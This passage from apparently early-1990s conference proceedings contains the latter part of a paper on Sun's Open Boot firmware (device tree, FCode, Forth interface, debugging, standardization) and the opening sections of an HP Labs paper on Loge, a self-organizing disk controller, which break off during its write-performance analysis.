***Device-arguments*** is a sequence of letters or digits. Upper and lower case are distinct. The length is arbitrary although sequences of more than eight characters are discouraged. *Device-arguments* is interpreted by the driver and typically represents additional device information in such as partition name or protocol.*Device-arguments* and its preceding ":" may be omitted when specifying a *node-name*. *Device-arguments* does not serve to identify the device node; instead, it is passed to that node's *open* routine if that driver is opened.

When Open Boot is searching for a particular node, and either the *driver-name* or *@unit-address* portion of the *node-name* is missing, Open Boot arbitrarily chooses a node matching the portion that is present.

The complete, unambiguous ***device-path*** of a device node lists the *node-names* of all devices in the path from the root of the tree to the desired device. A *device-path* is represented as a list of *node-names* separated by slashes ("/ "), e.g.

/sbus@1,f8000000/SUNW,esp@0,800000/sd@1,0

The implied root of the tree is the ***machine node***, which is not named explicitly but may be indicated by a leading slash ("/").

The syntax was chosen to conflict as little as possible with the syntax of various Unix utilities.

### 3.3.2. Device Aliases

An ***alias*** is a "shorthand" representation of a *device-path*. For example, the alias "disk" may represent the device-path "/sbus@1,f8000000/esp@0,400000/sd@3,0:b". An *alias* represents an entire *device-path*, not a component thereof.

In most cases, casual users do not need to type full device-path names, because each implementation has a number of predefined aliases for devices commonly installed on that machine. Users may create, modify, and examine aliases.

### 3.4.3. Properties

Each device node has a set of *properties* describing the node and its associated device. A property consists of a name and an associated value. The name is string of printable characters, and the value is an arbitrarily-long array of bytes.

Encoding and decoding procedures allow property values to represent strings, integers, subordinate byte arrays, and arbitrary combinations thereof. The encoding format, including byte order and alignment, is well-defined, so property values are machine independent.

There is a small set of predefined property names. Predefined property names are used for important node characteristics like the human-readable name of the node and its physical address within its parent's address space. In addition to the predefined properties, a node may have any number of other properties with arbitrary names. Some typical properties are:

*Predefined Property Examples:*

| Name | Encoding | Meaning |
| --- | --- | --- |
| name | string | Human-readable node name |
| reg | array of address ranges | Device physical address ranges |
| intr | array of level,vector | Device's interrupt levels |
| device-type | string | Use of device (e.g. display, disk, tape, network) |

*Additional Property Examples:*

| Name | Encoding | Meaning |
| --- | --- | --- |
| width | integer | Width in pixels (for a display device) |
| clock-frequency | integer | Clock frequency (for a CPU or bus interface) |

Open Boot has procedures for getting and setting property values. A non-existent property is distinguishable from a property with a zero-length value, making it easy to provide for backwards compatibility with old revisions when new properties are created.

### 3.5.4. Device Methods

A device tree node may have a set of *methods*, driver procedures for using the associated device. Device methods may be executed by external software, usually during booting. The set of methods implemented by a particular device depends on the type of device. For example, disk devices have (among others) **read-blocks** methods, network interfaces have **xmit-packet** methods, and display devices have **draw-character** methods. Some devices may have no methods at all. For example, there is generally little use for a FAX modem device during booting, so such a device might not have any methods, or it might have only a **selftest** method. Some example methods:

| *Name* | *Used with Device Types* | *Behavior* |
|---|---|---|
| selftest | <any> | Test device hardware |
| open | <any> | Prepare device for subsequent use |
| close | <any> | Stop using device |
| read | <any> | Read bytes from device |
| write | <any> | Write bytes to device |
| read-blocks | disk | Read blocks from device |
| xmit-packet | network | Send network packet |
| poll-packet | network | Receive network packet if one is available |
| erase-screen | display | Clear screen |
| draw-character | display | Put a character on the screen |

Before device methods may be executed, the device must first be opened, thus creating an *instance* of the driver. Doing so allocates and initializing any data structures used by the device driver. These data structures may be global (shared by all instances of that device driver), or local (specific to the particular instance).

## 3.6. FCode Interface

FCode is a byte-coded version of the Forth programming language. Normally, the interactive interpretation or incremental compilation of a Forth program involves parsing a textual name from the source code, searching for that name in a symbol table, and either executing or compiling an associated code fragment. FCode is very similar to Forth source code, except that the text names are replaced by binary integers. The "parse a name, search the symbol table" steps are replaced with "read a byte, index into a table". This byte encoding has three advantages:

1) It saves space in external device ROMS.

2) The interpretation process is faster than with textual source.

3) The set of supported functions is strictly enumerated by the byte code set, making it more difficult for FCode programmers to use undocumented implementation details.

The set of FCode functions includes most functions found is standard Forth (Open Boot is currently based on a variant of the Forth-83 standard, but it will probably be converted to ANSI Forth when that standard is approved later this year), as well as numerous extensions specifically useful in the firmware environment. The extensions include facilities for creating new device nodes, creating and reading properties, and so on.

## 3.7.1. Probing

*Probing* is the process of creating new device tree nodes for *plug-in devices*. Plug-in devices are devices that may be added to a system by the user, perhaps by plugging them into an expansion bus. Consider the case of SBus. The SBus specification requires that every SBus card have an FCode ROM beginning at offset 0 within that card's address space. During the probing phase of the startup sequence, Open Boot examines each SBus slot, interpreting the FCode program of each occupied slot. The interpretation of that program creates a new device tree node for that device, creates a set of properties describing the device, and optionally compiles a set of methods to be used if that device is later selected for booting or for text display. The compilation of those methods creates code in the main system RAM, and the FCode ROM is no longer needed.

For buses without slot-based addressing (e.g. Multibus), a list of addresses where FCode ROMs may be found can be stored in non-volatile RAM. Methods exist for "retrofitting" FCode drivers for old devices with no space for FCode ROMs on the device itself.

## 3.8. Program Interface

Programs that were booted by Open Boot may use Open Boot services via the *ROMvec* interface. ROMvec exports a set of procedures that may be called from a C or assembly language program. Those procedures allow the pro-

gram to traverse the device tree, inspect properties, execute device methods, allocate memory, determine memory availability, and perform other useful functions. One ROMvec procedure allows a program to pass arbitrary Forth source code to Open Boot for interpretation.

Through the ROMvec interface, secondary boot programs may use Open Boot drivers. The Open Boot drivers are specifically intended to be used during the booting phase, and not by the main operating system. They are optimized for simplicity and small size, not for high performance in a multitasking environment. After the main operating system has "taken control" of the machine by assuming responsibility for virtual and physical memory allocation, Open Boot drivers can no longer be opened.

## 3.9. User Interface

The Open Boot user interface is based on the Forth programming language. All user interface commands are Forth language "words" (procedures). Forth is a stack-based programming language with postfix syntax.

A Forth word is executed by typing its name, preceded or followed by "white space" (space, tab, or newline) delimiters. Forth words are executed as they are encountered, from left to right. Since the lexical rules are so simple (white space is the only delimiter) and the syntax is trivial (left to right execution), the code for a Forth interpreter is very compact.

Forth passes numeric arguments on a push-down stack. Arguments are pushed on the stack before the execution of a word, and the results are left on the stack after execution. Numbers may be pushed on the stack by typing their value or by executing a Forth word that returns the desired numeric value.

In addition to the "interpret state" in which words are executed as they are encountered, Forth also has a "compile state". In compile state, when a Forth word is encountered, the code necessary to execute that word is incrementally compiled into memory. Compile state is entered by interpreting a particular Forth word (named ":") which also creates and names a new Forth word. Subsequent Forth words will then be compiled as components of the behavior of the new Forth word, until the word ";" is encountered, closing the new word and switching back to interpret state. Once so defined, the new word may be used in the same way as pre-existing words.

Open Boot user interface commands may be combined with other Forth words to form complete programs, test loops, etc.

## 3.10.1. Toolkit

The set of predefined Open Boot user interface commands includes words for browsing the device tree, booting other programs (such as the operating system), examining memory and registers, performing diagnostic tests, performing arithmetic and logical calculations, and setting the values of configuration options stored in non-volatile RAM. An on-line help facility describes the available user interface commands as well as the basics of the Forth programming language. Command lines are entered and edited with an EMACS-style line editor with interactive history and command completion features.

## 3.11.2. Debuggers

Debugging tools for hardware, system software, firmware, and FCode programs are provided as collections of Forth words. Using the normal Forth programming language features, those tools may be combined in arbitrary ways to form diagnostic scripts and test sequences.

The hardware debugging tools include "canned" selftest methods for particular devices, as well as low-level primitives for mapping and accessing device registers. Initialization sequences, display formatting procedures, and "scope loops" may be constructed from these primitives, in conjunction with standard Forth control and looping constructs. Open Boot can provide a usable interactive debugging environment even if substantial portions of the computer do not work, making it valuable as a bringup tool for new computer hardware.

System software debugging tools are based on a symbolic disassembler and a set of Forth words for controlling the execution of machine language programs and for displaying machine state. The symbolic capability is independent of any particular symbol table format. The execution control capabilities include single-stepping and breakpoints. The state display words can examine and set register values, memory location, and procedure call frames. Since the exe-

cution control and state display commands are Forth words, they may be used as building blocks to create more-complicated debugging scripts, such as conditional breakpoints and kernel data structure display commands.

In contrast to many other ROM-based programs that must be debugged with in-circuit emulators, logic analyzers, or "umbilical cord" host/target arrangements, Open Boot can debug itself! The Forth implementation used in Open Boot includes a decompiler that can reconstruct a representation of the source code for any Forth word in the system. Forth programs may be "single stepped" by interactively executing their component words, and the results may be inspected with Forth display commands. The Open Boot firmware may be copied into RAM, where source-level patches may be applied.

FCode programs are debugged with the same tools that are used to debug Open Boot itself. FCode programs are compiled into the same executable code form as Forth programs, so the decompiler can regenerate their source code. During the development of new FCode drivers, it is not necessary to convert the programs into the FCode form - the code can be tested in Forth source form, and then converted into FCode form for storage in a device ROM when it is working.

### 3.12. Non-Volatile RAM

Open Boot stores certain system configuration parameters in non-volatile RAM. The exact list of configuration parameters is system-dependent, but it may include such user-settable choices as the name of the device to boot from, the name of the console device, the baud rate of the input device, etc. User and program access to those options is by human-readable names; the locations of those options within the non-volatile RAM device, and their encoding formats, are known only to the Open Boot implementation. This makes it easy to add new options and to delete old ones as product lines evolve and system requirements change.

A portion of non-volatile RAM is reserved for use as an *NVRAMRC* "script file", containing Forth source code. NVRAMRC may be used to store user-created Forth commands, extensions, bug fix patches, and customizations. Open Boot automatically interprets the NVRAMRC "file" at an appropriate time in its startup sequence.

A resident text editor based on the EMACS-style Forth command line editor allows the user to edit the contents of NVRAMRC.

### 3.13. Support Packages

Open Boot has several built-in support packages to assist in some of the tasks that drivers must perform.

The *deblocker* package converts between a byte-stream-oriented read/write interface and a block-oriented interface. Drivers for devices that are inherently block oriented, like disks and some tapes, use this package so they may present a "seamless" byte-oriented interface to higher-level software. This allows boot programs to work with devices of varying block sizes, without having to take any special precautions.

The *terminal emulator* package is used with display devices. It sits on top of a character-mapped display device and emulates an ANSI terminal, processing the appropriate ANSI escape sequences.

The *fb1* and *fb8* packages contain pixel-level text display routines that are used by "dumb frame buffer" device drivers.

The *TFTP* package implements the Internet Trivial File Transfer Protocol, used for network booting.

## 4. Evaluation

Open Boot is used on all of Sun's current generation of computers, and will be used on all future Sun computers. FORCE Computers has adopted Open Boot firmware for future products spanning several CPU types and several different buses. The IEEE P1275 Open Boot Working Group is working on a proposed firmware standard based on Open Boot.

### 4.1. Successes

Open Boot's method of reporting machine information as property lists has been valuable in allowing the same operating system kernel to support numerous hardware platforms. Before Open Boot, Sun's Unix kernel used to enu-

merate the various supported machines and their characteristics, but now it determines individual characteristics (e.g. cache line size) from the Open Boot property lists. New hardware models within the same family do not require new kernels.

The machine-independent nature of FCode contributes to the machine-independence of SBus, allowing the same SBus cards to be used with different CPU types, without giving up the "plug-in" device identification and boot driver capability.

Open Boot's hierarchical naming structure supports systems with varying bus structures. In addition to the relatively straightforward bus structure of the SPARCstation-1™ on which Open Boot was first used, the hierarchial naming structure has extended quite nicely to systems with multiple processors, multiple buses, and hierarchies of interconnected buses.

Open Boot's strictly-physical, fully-qualified naming structure has influenced the internal naming structure of the Solaris 2.0 kernel. Sun's "Device File System" (devfs) is based directly on the Open Boot naming structure.

Sun's second stage disk boot program has been rewritten in Forth to run under Open Boot, increasing its functionality, decreasing its size, and making it CPU-independent. Other Sun "standalone" programs are now significantly less machine dependent than they used to be, because they can now depend on Open Boot to take care of the low level details of device access and memory management.

The use of the Forth language has been beneficial in the long run, but it posed some difficult problems at first. The ROM environment is highly space-constrained. Without Forth's space efficiency and the synergy resulting from using the same interactive run-time system for many components of Open Boot, Open Boot would not have been possible without severely reducing its complement of features. The primary problem with Forth is that it is not as well-known as C, and thus it is viewed with suspicion. This resulted in a plethora of "political" problems; much of the time in the early phases of the project was spent fighting such problems. Another problem with Forth is that Forth programmers are more difficult to find that C programmers. Skilled Forth programmers are available, but you have to know where to look. Another solution is on-the-job training. At Sun, we have found that it relatively easy to train people in the use of Forth. One member of the Open Boot development team at Sun had no previous exposure to Forth. Hopefully, the success of Open Boot will lead to the greater acceptance of Forth in the industry, thus alleviating some of these problems.

The "learning Forth" issue applies mostly to firmware developers; operating system developers and hardware developers who just want to use Open Boot features for debugging their own hardware and software typically learn a usable subset of Forth in half an hour or less.

The self-patching feature provided by the ability to store Forth source code "scripts" in non-volatile RAM has been quite a blessing. Using that feature, we have avoided several expensive and disruptive "emergency" ROM upgrades.

Open Boot's debugging features have been generally well-received. Several operating system developers have stopped using Sun's "kadb" kernel debugger in favor of Open Boot's built-in features. Some hardware engineers now write their own bringup diagnostics in Forth, instead of relying on other diagnostic engineers for diagnostic code. In some cases, those bringup diagnostics have been converted into FCode drivers with little effort.

The built-in debugging features for FCode drivers have made it unnecessary to have a separate debugging environment for firmware drivers. With the always-resident firmware debugging environment, customer problems involving non-standard configurations and unsupported devices can often be resolved over the telephone. FCode drivers can interactively decompiled, incrementally executed, examined, and patched.

## 4.2. Mistakes

The Open Boot architecture is in its second revision (Open Boot 2.x). In the second revision, we had the opportunity (or luxury!) to correct many of the mistakes we made in version 1.

The problems with version 1 resulted from a number of factors, including time pressure, our own ignorance, and "the first cut is always wrong" syndrome. Some of those version 1 problems include:

- Absolute Addressing
  Version 1 reported device addresses in the physical address space of the CPU, instead of the address space of the device's parent.
- No Boot Driver Support
  Version 1 attempted to allow plug-in boot drivers in addition to plug-in display drivers, but it didn't work right (due to design deficiencies and bugs), so plug-in boot devices were not supported until version 2.
- Excessive Compatibility!
  To ease the task of porting the Unix kernel and various intermediate boot programs, version 1 attempted to retain compatibility with several aspects of Sun's pre-Open Boot firmware. This caused problems in migration to new machines. In particular, the version 1 memory allocation scheme was anemic and half-hearted. Version 2 includes complete dynamic allocation of both physical and virtual memory.
- Text Display Performance
  In some Open Boot implementations, the text display performance leaves something to be desired. This is mostly attributable to a bug in the code; the primitive text display subroutines were supposed to be executed from cached RAM, but due to a bug, the cache was not being enabled for that page. Consequently, those routines were being executed from ROM, which is about 50 times slower than cache!
- Resource Limitations
  Version 1 had a number of fixed limits on various resources, such a property list space, node descriptors, virtual memory, and code space. Some of these limitations resulted from backwards compatibility constraints, but others were due to lack of foresight, tight implementation schedules, or just plain stupidity. In version 2, the allocators have been generalized and made more dynamic, and fixed limits, where they exist, are very generous (at least for now!).

We are quite happy with version 2; its problems have proven to be relatively minor. The major issues currently under study by the IEEE Open Boot Working Group, are:

- Internationalization
  Open Boot supports the ISO Latin-1 character set and keyboards of many countries, but it currently has no provision for Oriental character sets. The commands and error messages are currently only in English
- Virtual Memory Assumptions
  The range of virtual memory that can be used by the firmware is the subject of an implicit agreement with the operating system kernel. This needs to be fixed, in order to support different operating systems on the same hardware.
- Physical Address Width
  The physical address width is currently 64 bits, with the format bus-dependent. This is inadequate for the new 64-bit VME bus, which effectively has about 70 address bits. The tentative plan is to make the address width bus-dependent, encapsulating that knowledge in the driver for each bus's device node.

## 5. Why Forth?

There are several reasons why Open Boot is implemented in Forth rather than in C. The primary reason is that Forth is a complete interactive environment, whereas the C language is not inherently interactive. C interpreters are available, but they are generally much larger than Forth interpreters, and space is at a premium in the ROM environment. The simple Forth syntax is quite convenient for various hardware debugging purposes, and it can readily extended into a command language with changing its basic structure. The FCode encoding of Forth source is a convenient machine-independent "intermediate language" that is compact, easy to generate, quick to interpret, and easy to debug. Finally, the bit-density of compiled Forth code is very good. Compiled Forth code requires approximately half the space of equivalent compiled C code on the SPARC processor.

The use of Forth resulted in a great deal of synergy in the firmware environment. Most of the system components serve double or triple duty. For example, Forth primitives serve as user interface commands, FCode driver functions, hardware debugging tools, and device tree implementation factors. As a consequence, a great deal of capability fits in a constrained space, and the same user interface commands apply to many different tasks.

## 6. Standards

The IEEE P1275 Open Boot Working Group is developing a proposed standard for boot firmware based on Open Boot. Meetings are held monthly at various locations. For more information, contact:

Mitch Bradley
Chair, P1275 Open Boot Working Group
2732 Katrina Way
Mountain View, CA 94040

Phone: (415)961-1302
FAX: (415)962-0927
email: Mitch.Bradley@Eng.Sun.COM

Various other IEEE standards efforts refer to Open Boot. The IEEE Futurebus+ standard includes provisions for the use of FCode as a means of device self-identification. The IEEE VME-D standard (in the draft stage) includes a similar provision. The SBus specification has depended on FCode for device identification since its inception.

## 7. Availability

Sun Microsystems has released the Open Boot specification to the IEEE for inclusion in the proposed P1275 Standard for Boot Firmware, so the specification is freely available. The specification and the interfaces may be freely used and implemented. Contact the author at the address given in the **Standards** section for information about how to obtain copies of the P1275 draft specification. If the standardization effort is successful, the specification will then be available from the usual IEEE sources.

Sun is licensing its implementation of Open Boot in source form for use on SPARC computers. Licensing arrangements for non-SPARC machines are under consideration. Less than ten percent of the implementation code is SPARC-specific. Contact the author for the latest information. Note that the license applies to the implementation, not to the specification. The specification is free.

The Forth language interpreter on which Sun's Open Boot implementation is based is currently available for a variety of machines, including SPARC, 680x0, 386/486, and others, from:

Bradley Forthware
P.O. Box 4444
Mountain View, CA 94040

Other Forth interpreters are available for many machines. Contact the Forth Interest Group at the address given in the **References** section for more information.

## 8. Trademarks

Unix is a registered trademark of AT&T.

SPARC and SPARCstation are trademarks of SPARC International.

Open Boot and Solaris are trademarks of Sun Microsystems, Inc.

Multibus, 386, and 486 are trademarks of Intel Corporation.

680x0 is a trademark of Motorola, Inc.

QBus is a trademark of Digital Equipment Corporation.

## 9. References

IEEE P1275 Standard for Boot Firmware (working draft). This is the latest copy of the Open Boot specification. For copies, contact the author at the address given in the **Standards** section.

Forth-83 Standard. Forth Standards Team. This and other Forth literature is available from Forth Interest Group, P.O. Box 8231, San Jose, CA. 95155

dpANS-2. - Proposed ANSI standard for Forth Programming Systems. Available from Global Engineering Documents, Inc., 2805 McGaw Ave., Irvine, CA 92714. Order number X3.215-199x.

Devfs - Device File System. Written reference is not available at the time of this writing. Contact the author for more information.

Introduction to Open Boot 2.0, Sun Microsystems part number 800-5674-10

Open Boot 2.0 Command Reference, Sun Microsystems part number 800-6076-10

Open Boot 2.0 Command Summary (card), Sun Microsystems part number 800-5675-10

Writing FCode Programs for SBus Cards, Sun Microsystems part number 800-5673-10

## 10. About the Author

I am a Senior Staff Engineer at Sun Microsystems. I started working for Sun when the Sun-1 was the latest hot box, and have been there ever since.I have designed hardware (SCSI-2 and Multibus Ethernet boards), have written device drivers, have hacked Unix, and have participated in the bringup of most Sun processor boards. About 4 years ago, I conceived of Open Boot,and have worked since then on its design, implementation, and promotion.

Before Sun, I worked at ROLM corporation as an analog circuit designer, at HP Laboratories as a programmer, and at Bell Laboratories as an analog/digital circuit designer and programmer.

I have degrees from Vanderbilt University and Stanford University, and I studied for a year at Cambridge University on a Churchill Scholarship.

I became interested in Forth in the early 80's, when I discovered thatI could write hardware diagnostics much faster in Forth than in C. I am the owner of Bradley Forthware, a small company specializing in Forth implementations for various computers.

# Loge: a self-organizing disk controller

*Robert M. English & Alexander A. Stepanov*
*Hewlett-Packard Laboratories*

## Abstract

While the task of organizing data on the disk has traditionally been performed by the file system, the disk controller is in many respects better suited to the task. In this paper, we describe Loge, a disk controller that uses internal indirection, accurate physical information, and reliable metadata storage to improve I/O performance. Our simulations show that Loge improves overall disk performance, doubles write performance, and can, in some cases, improve read performance. The Loge disk controller operates through standard device interfaces, enabling it to be used on standard systems without software modification.

*...only craft and cunning will serve,*
*such as Loge artfully provides.*
*— Richard Wagner, Das Rheingold, Scene II*

## 1 Introduction

Loge[1] is a disk controller which organizes data based on the I/O stream, rather than on interpretations of file system structure. Unlike a conventional design, where data location is a static decision made when blocks are allocated, Loge places blocks dynamically, choosing an optimal location for each write at the time the data is written to the disk. Write performance on Loge is largely independent of the I/O stream, and in many cases approaches the sequential throughput of the device. Even on a highly fragmented, nearly full disk, Loge can achieve half of the sequential throughput of the device.

Loge is a write-optimized design—several studies, most recently [Baker91a] have shown that the proportion of writes in the I/O stream is increasing over time—but read performance does not necessarily suffer. Files tend to be read in the same patterns that they are written, so that a device which performs well on writes will often perform well on reads [Ousterhout89]. Even when this is not true (for example, when a file is generated slowly but read quickly), the data structures in Loge allow the device to reorganize data and improve performance, simply by copying files to better locations. Our simulations show that, at least against some traces, Loge can outperform a standard disk on reads by about ten per cent.

Loge combines a number of techniques. It introduces a layer of indirection within the controller to allow data relocation on every write. It uses reverse indexes stored in the data blocks to update mappings reliably and efficiently. It uses time stamps and shadow pages to allow atomic updates. None of these techniques is particularly new, but only recently has their combination in a disk controller become economical. For example, Loge uses single-level, main memory data structures to achieve good read and write performance

1. Loge (pronounced loh-ghee), is the Germanic god of fire.

by avoiding additional disk accesses. This approach is only feasible because of the decrease in RAM prices with respect to disk prices.

The rest of this paper describes these results in greater detail, as well as giving a full description of the Loge design. It also describes several advantage of intelligent storage devices over traditional file systems as storage managers, and some effective ways to combine the two approaches.

## 2 Related work

The concept of an intelligent controller is not new, but we cannot find an example that plays as aggressive a role as we envision. Closest, perhaps, are dedicated file servers such as those sold by Auspex [Nelson91], but such systems have high-level interfaces and are typically much more complicated and expensive than a simple peripheral. [Menon89] proposes using similar techniques for parity updates in disk arrays, but stops short of advocating them for single disks.

Much has been written on the issue of disk data organization, from file system formats that optimize sequential performance—either by controlling individual block placement [McKusick84, McVoy91] or by allocating files in extents [Peacock88]—to theoretical studies on minimizing head movement [Wong83]. These differ from Loge primarily in that they view data location on disk as static, rather than dynamic. Even with adaptive techniques such as the cylinder and block shuffling [Vongsathorn90, Musser91, Ruemmler91, and Staelin91], the time scale for reorganization is much longer than a single transaction. In all of these strategies, the high overhead for relocating data limits their effectiveness and prevents them from responding to transient disk behavior.

In some respects, this work is similar to the Log-based file system (*LFS*) work [Rosenblum91]. Like LFS, Loge emphasizes write performance and uses the order in which data is written to determine placement. Unlike LFS, Loge does so in a single-level structure without modifying file system software, an approach we find at once simpler and more powerful. LFS-style write policies, for example, can be implemented in Loge, and the result should perform at least as well as LFS.

## 3 Terminology

A few terms will be useful for the following discussion. A *block address* is the logical tag associated by a host with a fixed size array of data (e.g., an 8KB file system block). A *segment address* is the physical address of a location on disk capable of storing a block. *Block* and *segment* refer to the combination of address and either data or storage, respectively. Disk head position is described by a segment address.

When we speak of the *distance* from segment A to segment B, we refer to the amount of time it takes to move the disk head from A to B. Segment B is close to segment A if the time to go from A to B is small. It should be noted, however, that because disks only spin in one direction, the distance function is not symmetric. Since there may be several segments equidistant from A, there will, in general, be no single closest segment, but it will sometimes be convenient to refer to a *closest segment,* in which case any segment with the smallest distance will suffice.

Lastly, we borrow a measure of write performance from [Rosenblum91], the *write cost*, defined as the ratio between the total time spent in an I/O transaction and the time spent actually transferring data from the medium. Unlike [Rosenblum91], however, we base our write cost on the raw transfer rate of the medium, rather than the sequential throughput of the disk for large transfers, since the latter includes a number of seeks and head switches, during which the disk is not transferring data.

## 4 Loge data structures and operation

Loge contains only two primary data structures: an indirection table and a bitmap of available blocks. Though some of the placement and reorganization heuristics described later require additional structures, none of them are essential for normal operation. The indirection table stores the addresses of the physical

*segments* indexed by logical block address. The *free map* is used to find potential storage locations. Both of these structures are kept in dedicated RAM on the controller.





Figure 4.0: Loge data structures

In response to a read request, the controller looks up the segment address in the indirection table and starts the necessary transfer. In response to a write request, the device selects a segment from the free map that can be reached quickly from the current head position, writes the block to it, frees the old segment, and installs the new segment address in the indirection table.

### 4.1 Recovery

To ensure reliable operation, Loge includes the block address and a time stamp in the blocks being written. This information is written into the sector headers of the disk along with normal ECC information, and is invisible to the host computer. The combination of time stamps and inverted addresses allows Loge to recover from any non-media failure in the time it takes to scan the disk, about 11 minutes on a 1.3GB disk capable of reading 2MB/s. As transfer rates increase and form factors decrease, this number will shrink.

More aggressive Loge implementations could use small amounts of non-volatile storage or even full battery backup for the indirection table to reduce the recovery time, but the inverted indices provide excellent protection against catastrophic failures and should probably be maintained even so.

### 4.2 Costs

In order for Loge to be practical, it must not significantly increase the cost of a disk. Battery-backed RAM has exceptional performance, and any disk-based scheme must maintain the current cost advantage of disks over RAM in order to be feasible. Fortunately, the dramatic decreases in RAM costs help Loge almost as much as they help solid state systems.

For each block accessible from the host, Loge requires about 3 bytes of storage. A 1GB disk contains 2 million 512-byte sectors, so each entry in the indirection table requires at most 22 bits of address, with one additional bit for the free map. Even allowing for data structure overhead, this should require only 4 bytes per block, which for a 4KB block size, amounts to 0.1% of the secondary storage space, or 1MB for a 1GB disk. Assuming that RAM is 10–20 times more expensive per bit than disk storage [Anderson91], this amounts to only 1–2% of the cost of the disk.

### 4.3 Generic segment allocation

Segment allocation in Loge is a local policy, rather than a global one. Block assignment is based primarily on the relationship between the current head position and the available space, not on semantic interpretations of the block address itself. Block address need not be totally ignored, but local properties dominate. All of these strategies can be described as "greedy," in that they write to the closest available block. and all have a common structure. The free map, in particular, is organized to facilitate their searches.

A typical heuristic begins by calculating the time at which the disk will be positioned to write, and then determines the cylinder range which can be reached in that time. The heuristics then search the segments in this range, and return the first free segment that they find. The heuristics differ only in their search orders and in how they define an available segment.

To make this search more efficient, the free map is organized as a collection of columns, with each column corresponding to the set of segments on the disk at the same rotational position on a cylinder. Each column is represented as a bit vector, with each bit position corresponding to a disk surface. Heuristics can thus scan the disk column by column, rather than segment by segment.

## 5 Performance analysis

### 5.1 Read performance

In general, Loge read performance is equivalent to that of a regular device with the same layout. Since the layout of a Loge disk is determined by the I/O trace, however, it depends strongly on the application. We will not, therefore, attempt to characterize read behavior with great precision, but limit ourselves to qualitative statements and general observations about the device structure.

First, files that are written sequentially tend to be read sequentially, while files written randomly tend to be read randomly. One would therefore expect that a device which performs well on writes should perform reasonably on reads. In particular, we can say that a system capable of writing a file in a particular time is also capable of reading it in the same order in the same time, and that that places a lower bound on read performance. If the file is generated slowly, this limit may not be interesting, but in many applications, files are written as fast as they are read.

Second, reads and writes do not interfere on Loge to the same extent as they do on standard drives. On a standard drive with a standard file system, the write location is independent of any knowledge of the current head position. If a drive is used for reads and writes simultaneously, the read commands and the write commands interfere with each other, causing excessive head motion and poor performance. On Loge, writes are scheduled close to the current head position, minimizing read/write interference.

Last, while the Loge design does not specifically target read performance, the Loge data structures support aggressive data movement at the device level, allowing the types of block and cylinder shuffling described in [Staelin91, Vongsathorn90, Musser91, and Ruemmler91]. These report performance improvements of between ten and thirty per cent over standard file system organizations and are well-suited to a Loge-style device. Since disks are idle most of the time, there will normally be time to fit data movement into the gaps, and to schedule it so that it does not interfere with normal operation, even when the device is relatively busy. Whereas host-initiated shuffling techniques are normally limited to off-hours operation, Loge can shuffle data constantly.

### 5.2 Write performance

To develop a feel for Loge write performance, we will discuss write performance under three sets of conditions: highly-ordered, random, and badly fragmented. For the highly-organized case, we consider the period either immediately after initialization or after an idle period that has allowed Loge to rearrange itself into an optimal write configuration. In the random case, we will assume that the disk has been entirely randomized, and that available segments are scattered uniformly across the disk. In the pathological case, we will construct a situation where the disk organization prevents efficient reads and writes. The analysis presented here is not intended to be exhaustive. A real disk system contains a large number of variables that we do not address. Rather, the intent is to provide some intuition into the behavior of these types of devices and motivate the heuristic and simulation studies that follow.

To analyze these situations, we will use an idealized disk that spins at 3600RPM, has ten platters (with 19 usable surfaces), 2000 cylinders, and tracks 32KB long. The seek profile for this disk will be based on the HP97560 disk. This idealized device has a maximum sequential throughput of 1.6MB (200 8KB blocks) per second, and a data capacity of 1.25GB. The write cost for long sequential transfers is 1.25 (20% of the time

is spent seeking or shifting between tracks). For simplicity, we will consider only Loge devices with a block size of 8KB. There is an important relationship between block size, seek time, and performance which will become clear in the following discussions, but performing the calculations for other block sizes is straightforward.

### *5.2.1 Well-ordered performance*

With an 8KB block size and 32KB tracks, Loge has four segments per track, and reaches a segment every 4.16ms. We call this time one *rotational period* and say that the disk has four *rotational positions.* In one rotational period, the head can seek five cylinders in either direction. In this highly-ordered case, we assume that every fifth cylinder has exactly one empty track.

If a write request comes in at the end of a random read, the controller is always able to find a free segment after skipping one rotational position, for a total write time (seek + rotational latency + data transfer) of 8.3ms, and a write cost of 2. If a write request arrives at a random time, we must add an additional one-half rotational period for a total write time of 10.4ms and a write cost of 2.5. If a write occurs immediately after another write, then the head is already in position for the next transfer, no seek is required, the write time is 4.2ms, and the write cost is 1. For 32KB transfers arriving randomly, the total write time is 23ms, for a write cost of 1.38 or 10% less than sequential disk bandwidth. For long transfers, the controller must initiate a seek of 4.2ms after every 32KB, leading to a transfer rate of 1.6MB, the full, large-transfer sequential bandwidth of the disk.

What must be emphasized here is that the total amount of free space reserved is only one track every five cylinders, or a little more than 1% of the disk. While this level of performance could not be sustained against a random I/O stream (which causes the free segments to fragment and quickly degrades into the next case), it compares favorably with that of extent-based and conventional file systems running against nearly empty disks, and shows that the amount of order that must be maintained to achieve good performance is quite small. Restoring a random disk to this state, for example, takes less then 15 seconds for the disk under discussion

### *5.2.2 Performance against a randomized disk*

Suppose that, instead of a highly-ordered disk, we assign blocks and free segments randomly across the disk. At any moment, the probability that we will be able to write to the next segment that the head will reach is equal to the percentage of free segments on the disk. If the next segment is allocated, then we have at least one rotational period in which to search for a free segment. In that time, the head can seek five cylinders in either direction for a total of 11 cylinders which, with 19 segments per cylinder, gives us 209 segments to choose from. A simple calculation shows that with 1% free, there is an 88% chance of finding a free segment within that time. With 2% free, the probability rises to 98.5%. As the time available to search rises, the number of reachable segments rises dramatically, making it virtually certain that a free segment will be found in the next position. Similar calculations show that, on a long write, the expected value for the time spent seeking or waiting for the spindle is equal to 1.11 times the data transfer time for a 99% full disk and is equal to the transfer time for a 98% full disk, yielding write costs of 2.1 and 2, respectively. For single writes with random arrival, we will, on average, have to wait an additional one-half rotational period. Since the extra time can be spent seeking, the probability of finding a free segment in the second location is approximately one in both cases, and the total write cost is 2.5, twice that of a sequential transfer.

